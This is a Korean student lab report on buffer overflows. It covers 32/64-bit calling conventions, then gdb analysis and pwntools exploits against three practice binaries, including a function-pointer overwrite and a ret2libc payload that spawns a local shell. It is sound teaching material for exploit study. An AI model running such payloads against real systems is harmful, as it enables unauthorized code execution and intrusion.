2022 학년도 2 학기

운영체제보안

버퍼 오버플로우

32184045 산업보안학과 전호영

목차

1. 32bit vs 64bit 차이점 설명

a. 크게 cpu 레지스터와 calling convention 에서 차이가 난다.

1.1 CPU Registers

- Regitser 란 cpu 내부에 존재하는 임시 기억장치이다. 32bit 과 64bit cpu 에 따라 레지스터의 크기가 달라진다. RAX 를 예를 들면 32bit 의 경우 EAX register 이고, 64bit 의 경우 RAX register 이다. 64bit(8byte)이기에 레지스터도 크기가 달라진다.

1.2 Calling Convention

32bit Calling Convention 의 경우

Calling Convention	인자 전달
__cdecl	Stack
__sedcall	Stack
__fastcall	Register edx, ecx 후 stack 저장

64bit Calling Convention 의 경우

Calling convention	인자 전달
Linux ELF	Register 로 전달된다. 정수의 경우: edi, esi, edx, ecx, r8, r9 의 순서로 저장 실수: xmm0 – xmm₩7 순서로 저장된 후 Stack 에 저장
Window PE	Register 로 전달이 되는데 정수의 경우: ecx, edx, r8, r9 의 순서로 저장 실수: xmm0 – xmm4 순서로 저장된 후 stack 에 저장

2. 문제 풀이

a. Bof1.c

Bof1 코드를 실행해보자

```
┌──(kali㉿kali)-[~/Desktop/Practice]
└─$ ./bof1
input more argument ...

┌──(kali㉿kali)-[~/Desktop/Practice]
└─$ ./bof1 a
bof1: Please, Try Again. Don't give up.

┌──(kali㉿kali)-[~/Desktop/Practice]
└─$ ./bof1 a b
bof1: Please, Try Again. Don't give up.
```

위 코드를 통해 알 수 있는 것은 인자를 넣어줘야 함.

Gdb 를 통해 disassemble 을 해보자!

```
Dump of assembler code for function main:
   0x0000000000401166 <+0>:     push   rbp
   0x0000000000401167 <+1>:     mov    rbp,rsp
   0x000000000040116a <+4>:     sub    rsp,0xa0
   0x0000000000401171 <+11>:    mov    DWORD PTR [rbp-0x94],edi
   0x0000000000401177 <+17>:    mov    QWORD PTR [rbp-0xa0],rsi
   0x000000000040117e <+24>:    cmp    DWORD PTR [rbp-0x94],0x1
   0x0000000000401185 <+31>:    jne    0x4011a0 <main+58>
   0x0000000000401187 <+33>:    lea    rax,[rip+0xe7a]        # 0x402008
   0x000000000040118e <+40>:    mov    rdi,rax
   0x0000000000401191 <+43>:    call   0x401040 <puts@plt>
   0x0000000000401196 <+48>:    mov    edi,0x1
   0x000000000040119b <+53>:    call   0x401070 <exit@plt>
   0x00000000004011a0 <+58>:    mov    DWORD PTR [rbp-0x4],0x0
   0x00000000004011a7 <+65>:    mov    rax,QWORD PTR [rbp-0xa0]
   0x00000000004011ae <+72>:    add    rax,0x8
   0x00000000004011b2 <+76>:    mov    rdx,QWORD PTR [rax]
   0x00000000004011b5 <+79>:    lea    rax,[rbp-0x90]
   0x00000000004011bc <+86>:    mov    rsi,rdx
   0x00000000004011bf <+89>:    mov    rdi,rax
   0x00000000004011c2 <+92>:    call   0x401030 <strcpy@plt>
   0x00000000004011c7 <+97>:    mov    eax,DWORD PTR [rbp-0x4]
   0x00000000004011ca <+100>:   cmp    eax,0x66667562
   0x00000000004011cf <+105>:   jne    0x4011e7 <main+129>
   0x00000000004011d1 <+107>:   lea    rax,[rip+0xe47]        # 0x40201f
   0x00000000004011d8 <+114>:   mov    rdi,rax
   0x00000000004011db <+117>:   mov    eax,0x0
   0x00000000004011e0 <+122>:   call   0x401060 <printf@plt>
   0x00000000004011e5 <+127>:   jmp    0x401200 <main+154>
   0x00000000004011e7 <+129>:   lea    rax,[rip+0xe52]        # 0x402040
   0x00000000004011ee <+136>:   mov    rsi,rax
--Type <RET> for more, q to quit, c to continue without paging--
```

```
   0x000000000040117e <+24>:    cmp    DWORD PTR [rbp-0x94],0x1
```

이 부분을 보면 cmp 후 0x4011a0 으로 분기함을 알 수 있다.

우리가 처음 실행했을 때를 생각해보면 인자 수임을 알 수 있다.

그러므로 rbp-0x94 에는 입력 인자의 개수가 들어간다.

```
   0x00000000004011c2 <+92>:    call   0x401030 <strcpy@plt>
   0x00000000004011c7 <+97>:    mov    eax,DWORD PTR [rbp-0x4]
   0x00000000004011ca <+100>:   cmp    eax,0x66667562
   0x00000000004011cf <+105>:   jne    0x4011e7 <main+129>
   0x00000000004011d1 <+107>:   lea    rax,[rip+0xe47]        # 0x40201f
   0x00000000004011d8 <+114>:   mov    rdi,rax
   0x00000000004011db <+117>:   mov    eax,0x0
   0x00000000004011e0 <+122>:   call   0x401060 <printf@plt>
   0x00000000004011e5 <+127>:   jmp    0x401200 <main+154>
   0x00000000004011e7 <+129>:   lea    rax,[rip+0xe52]        # 0x402040
   0x00000000004011ee <+136>:   mov    rsi,rax
--Type <RET> for more, q to quit, c to continue without paging--
   0x00000000004011f1 <+139>:   mov    edi,0x1
   0x00000000004011f6 <+144>:   mov    eax,0x0
   0x00000000004011fb <+149>:   call   0x401050 <errx@plt>
   0x0000000000401200 <+154>:   mov    eax,0x0
   0x0000000000401205 <+159>:   leave
   0x0000000000401206 <+160>:   ret
```

위 부분의 cmp eax, 0x66667562 를 보면, 이 결과에 따라 분기함을 알 수 있다. 두 값이 같지 않을 경우 0x4011e7 로 이동한다. 0x4011e7 에서 코드를 쭉 읽어보면 err 함수를 불러온다. 즉 같지 않으면 error 를 발생시키기에, 두 값을 같게 만들어줘야 한다는 것을 알 수 있다.

eax 값에 0x66667562 가 들어가도록 payload 를 작성해주면 된다.

Eax 레지스터는 함수의 return 값을 저장한다. 아래의 코드를 보자.

```
   0x00000000004011a0 <+58>:    mov    DWORD PTR [rbp-0x4],0x0
   0x00000000004011a7 <+65>:    mov    rax,QWORD PTR [rbp-0xa0]
   0x00000000004011ae <+72>:    add    rax,0x8
   0x00000000004011b2 <+76>:    mov    rdx,QWORD PTR [rax]
   0x00000000004011b5 <+79>:    lea    rax,[rbp-0x90]
   0x00000000004011bc <+86>:    mov    rsi,rdx
   0x00000000004011bf <+89>:    mov    rdi,rax
   0x00000000004011c2 <+92>:    call   0x401030 <strcpy@plt>
   0x00000000004011c7 <+97>:    mov    eax,DWORD PTR [rbp-0x4]
   0x00000000004011ca <+100>:   cmp    eax,0x66667562
   0x00000000004011cf <+105>:   jne    0x4011e7 <main+129>
   0x00000000004011d1 <+107>:   lea    rax,[rip+0xe47]        # 0x40201f
   0x00000000004011d8 <+114>:   mov    rdi,rax
   0x00000000004011db <+117>:   mov    eax,0x0
   0x00000000004011e0 <+122>:   call   0x401060 <printf@plt>
   0x00000000004011e5 <+127>:   jmp    0x401200 <main+154>
   0x00000000004011e7 <+129>:   lea    rax,[rip+0xe52]        # 0x402040
   0x00000000004011ee <+136>:   mov    rsi,rax
```

처음 인자의 수를 확인한 후 0x4011a0 으로 분기함을 알았으니, 0x4011a0 부터 코드를 잘라왔다. Eax 가 있는 0x4011c7 의 위를 보면 strcpy 함수가 실행되었음을 알 수 있다. 즉 strcpy 의 결과값이 eax 에 저장이 되어있음을 알 수 있다. 그 위의 코드를 보면 rbp-0xa0 에서 8 바이트만큼 읽은 후 그 값을 rax 에 넣는 것을 알 수 있다.

0x4011b2 를 보면 rax 의 값을 rdx 에 저장한다. Strcpy 는 버퍼에 char 를 넣는 함수이다. 그 0x4011b5 를 보면 스택에서 0x90 만큼 공간을 차지한 후 그 주소의 시작을 rax 에 넣는 것을 알 수 있다.


여기까지 rdx 에는 rax 의 값이 들어있고, rax 에는 rbp-0x90 주소가 들어있음을 알 수 있다.

rsi 에 rdx 를, rdi 에 rax 를 넣은 후 strcpy 함수를 실행한다.

Rsi 에는 메모리 이동 또는 비교할 때 출발주소를 가리키고, rdi 는 목적지 주소를 가리키는데 쓰인다. 그러므로 strcpy 함수를 실행하면 rsi 의 값을 rdi 에 저장함을 예측할 수 있다.

그 후 [rbp-0x4]에 4 바이트를 읽어온 후 eax 에 저장한 뒤 0x66667562 와 비교함을 알 수 있다. 우리는 [rbp-0x4]에 0x66667562 를 넣어줘야 함을 알아냈다.

Strcpy 을 보면 rbp-0x90 부터 값을 넣어줬다. 그러므로 rbp-0x90 부터 rbp-0x4 까지 임의의 값을 넣어준 후 뒤에 0x66667562 를 넣어주면 답이 나옴을 예측할 수 있다.




헤더파일을 보면 리틀엔디언 방식으로 data 를 적는 것을 알 수 있다.


이를 적용해 payload 를 작성해 아래와 같은 결과를 얻었다.

b. Bof2.c

우리가 해야할 일은



Gdb-peda 를 통해 디스어셈블을 해보았다.




위 코드를 보면 stack 에 288byte 만큼 할당해주는 것을 볼 수 있다.

그 후 스택 하단에 12byte 만큼 edi 와 rdi 가 할당된다.

그런 뒤 상단에 12byte 부터 4byte 만큼 카나리 값이 들어가고, 8byte 부터 0x0 값이 들어간다.

상대주소<+39>를 보면 rbp-0x110 의 주소를 rax 에 넣는 것을 볼 수 있다. 이는 추측컨데 배열임을 알 수 있다.



현재 메모리 스택에 위와 같은 형식으로 쌓여있음을 알 수 있다.

현재 배열과 0x0 사이에 임의의 값이 있음을 알 수 있다. 위와 같은 메모리 보호 기법을 canary 라 한다.

분기가 일어나는 어셈블리를 살펴보자.

상대주소 <+59>를 보면 rbp – 0x8 값과 0 을 비교한다.

만약 rbp-0x8 값이 0 이라면 0x401227 로 이동시킨다.

```
0x0000000000401209 <+141>:   lea    rax,[rip+0xe70]        # 0x402080
0x0000000000401210 <+148>:   mov    rdi,rax
0x0000000000401213 <+151>:   mov    eax,0x0
0x0000000000401218 <+156>:   call   0x401030 <printf@plt>
0x000000000040121d <+161>:   mov    edi,0x1
0x0000000000401222 <+166>:   call   0x401050 <exit@plt>
0x0000000000401227 <+171>:   mov    eax,0x0
0x000000000040122c <+176>:   leave
0x000000000040122d <+177>:   ret
```

0x401227 로 이동 후 프로그램이 종료된다.

여기서 우린 배열에 값을 넣고, canary 를 넘어 rbp-0x8 에 어떠한 특정 값을 넣어줘야 함을

알 수 있다. 그렇다면 우리는 배열의 시작주소와 canary 의 시작 주소의 차이를 구한 후 그 차이 만큼 더 미값을 넣어준 후 canary + rbp-0x8 이 요구하는 값을 넣어주어야 한다.

위 코드의 분기가 일어나는 곳을 모두 살펴보자.

```
0x00000000004011d5 <+89>:    cmp    eax,0x61626364
0x00000000004011da <+94>:    jne    0x401204 <main+136>
```

eax 의 값과 0x61626364 를 비교한다. 같지 않을 경우 0x401204 로 이동한다.

```
0x0000000000401204 <+136>:   mov    eax,DWORD PTR [rbp-0xc]
0x0000000000401207 <+139>:   mov    esi,eax
0x0000000000401209 <+141>:   lea    rax,[rip+0xe70]        # 0x402080
0x0000000000401210 <+148>:   mov    rdi,rax
0x0000000000401213 <+151>:   mov    eax,0x0
0x0000000000401218 <+156>:   call   0x401030 <printf@plt>
0x000000000040121d <+161>:   mov    edi,0x1
0x0000000000401222 <+166>:   call   0x401050 <exit@plt>
0x0000000000401227 <+171>:   mov    eax,0x0
0x000000000040122c <+176>:   leave
0x000000000040122d <+177>:   ret
```

코드를 보면 어떠한 변화 없이 프로그램이 종료됨을 알 수 있다.

즉, eax 의 값이 0x61626364 와 같아야 한다. 현재까지 코드의 진행을 보면 rbp-0x8 의 값은 0x0 이

아니어야 하고, eax 의 값은 0x61626364 와 같아야 한다. 배열을 덮어쓴 뒤 0x61626364 의 값은

유지한 채 rbp-0x8 의 값을 바꿔줘야 한다는 것이 명확하다.

배열의 시작으로 예상되는 곳은 rbp – 0x110 이고 우리가 canary 로 예상하는 곳의 주소는 rbp -

0xC 이다. 두 주소의 차이는 0x104, 즉 260byte 이다. 원본 코드를 살펴보면

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void Necessary_Call()
{
        printf("You changed correctly the code flow");
}

void Non_Necessary_Call()
{
        printf("try again ... ");
}

int main(int argc, char **argv)
{
        volatile int (*fp)();
        volatile int canary = 0x61626364;
        char buffer[256];

        fp = 0;

        gets(buffer);

        if(fp){
                printf("you changed fp pointer");
                if(canary==0x61626364){
                        printf("calling function pointer, jumping to 0x%08x", fp);
                        fp();
                }else{
```

우리는 0x%08x 에 올바른 주소를 넣어줘야 한다. 그 주소는 void Necessary_Call()의 주소임을 알 수 있다. Gdb-peda 를 통해 void Necessary_Call()의 주소를 알아보자!

Main 함수에 breakpoint 를 걸고 Necessary Call()의 주소를 살펴보면

```
gdb-peda$ p Necessary_Call
$1 = {<text variable, no debug info>} 0x401146 <Necessary_Call>
```

0x401146 임을 알 수 있다. 우리는 배열에 260byte 만큼 더미값을 채워넣은 후 canary 값을 넣어준

뒤 0x401146 을 넣어주면 됨을 알게 되었다.

```
┌──(kali㉿kali)-[~/Desktop/Practice]
└─$ readelf -h bof2
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x401060
  Start of program headers:          64 (bytes into file)
  Start of section headers:          14024 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         13
  Size of section headers:           64 (bytes)
  Number of section headers:         30
  Section header string table index: 29
```

Bof2 파일은 little endian 형식임을 알았다.

Pwntool 을 이용해 공격코드를 작성해보자!

Canary 값이 0x61626364 이기에 리틀엔디언으론 ₩x64₩x63₩x62₩x61 이다.

Fp 에 들어갈 주소는 0x401146 인데, 리틀엔디언으론 ₩x46₩x11₩x40 이다.

```
from pwn import *

r = process("./bof2")

canary = b"\x64\x63\x62\x61"
fp = b"\x46\x11\x40"

attack = b"A" * 260 + canary + fp

r.sendline(attack)

print(r.recvall())

r.close
```

```
┌──(kali㉿kali)-[~/Desktop/Practice]
└─$ python bof2_python.py
[+] Starting local process './bof2': pid 6307
[+] Receiving all data: Done (104B)
[*] Process './bof2' stopped with exit code 0 (pid 6307)
b'you changed fp pointercalling function pointer, jumping to 0x00401146You changed correctly th
e code flow'

┌──(kali㉿kali)-[~/Desktop/Practice]
└─$ 32184045 HoyeongJun
```

3. Bof3.c

checksec 명령어를 통해 메모리보호기법이 적용되어 있는지 확인해보자.

```
┌──(kali㉿kali)-[~/Desktop/Practice]
└─$ checksec bof3
[*] '/home/kali/Desktop/Practice/bof3'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

→ NX enabled 로 NX bit 보호기법이 설정되어 있음을 알 수 있다.

공격의 목표는 system('/bin/sh')를 실행시켜 shell 을 작동시키는 것!

이를 위해선 stack 의 return address 영역에 system('/bin/sh')를 넣어야 한다.

R2L 의 공격에 쓰이는 payload 는

buffer + SFP(4 바이트) + system 주소 + dummy(4 바이트) + /bin/sh 주소로 구성된다.

gdb 를 통해 disassemble 해보자.

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x08049156 <+0>:     push   ebp
   0x08049157 <+1>:     mov    ebp,esp
   0x08049159 <+3>:     push   ebx
   0x0804915a <+4>:     sub    esp,0x40
   0x0804915d <+7>:     call   0x804917f <__x86.get_pc_thunk.ax>
   0x08049162 <+12>:    add    eax,0x2e92
   0x08049167 <+17>:    lea    edx,[ebp-0x44]
   0x0804916a <+20>:    push   edx
   0x0804916b <+21>:    mov    ebx,eax
   0x0804916d <+23>:    call   0x8049040 <gets@plt>
   0x08049172 <+28>:    add    esp,0x4
   0x08049175 <+31>:    mov    eax,0x0
   0x0804917a <+36>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x0804917d <+39>:    leave
   0x0804917e <+40>:    ret
End of assembler dump.
```

main + 4 를 보면 64 바이트만큼 스택을 할당해주는 것을 알 수 있다.

main + 7 부분에서 어떠한 함수가 실행됨을 알 수 있다.

그 후 main + 23 부분에서 gets 함수가 실행됨을 알 수 있다.

스택엔 어떤 식으로 쌓여있는지 봐보자!

즉 우리는 system 함수를 버퍼의 시작부터 72 바이트 떨어진 곳에 넣어줘야 함을 알 수 있다.

system 함수의 주소를 찾아보자!

```
Breakpoint 1, 0×08049156 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0×2a846f30 <system>
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc.so.6 : 0×2a9b30d0 ("/bin/sh")
```

breakpoint 를 main 에 건 후 system 주소와 /bin/sh 의 주소를 얻어냈다!

그러므로 공격 payload 는 72byte + 0x2a846f30 + 4byte + 0x2a9b30d0 이 된다.

python 을 통해 공격 코드를 작성해보자!

```
┌──(kali㉿kali)-[~/Desktop/Practice]
└─$ cat bof3_python.py
from pwn import *

r = process("./bof3")
systemAddr = 0×2a846f30
shellAddr = 0×2a9b30d0
attack = b"A" * 72 + p32(systemAddr) + b"A" * 4 + p32(shellAddr)

r.sendline(attack)

r.interactive()

r.close()
```

32bit 로 컴파일된 파일이기에 주소를 p32 로 4 바이트 패킹을 해주었다.

```
┌──(kali㉿kali)-[~/Desktop/Practice]
└─$ vim bof3_python.py

┌──(kali㉿kali)-[~/Desktop/Practice]
└─$ python bof3_python.py
[+] Starting local process './bof3': pid 126788
[*] Switching to interactive mode
$ pwd
/home/kali/Desktop/Practice
$ ls
bof1    bof2.c        bof3.c        Exercise    peda-session-bof1.txt
bof1.c    bof2_python.py    bof3_python.py    Exercise32  peda-session-bof2.txt
bof2    bof3        core        Exercise.c  peda-session-bof3.txt
$ 32184045 HoyeongJun
```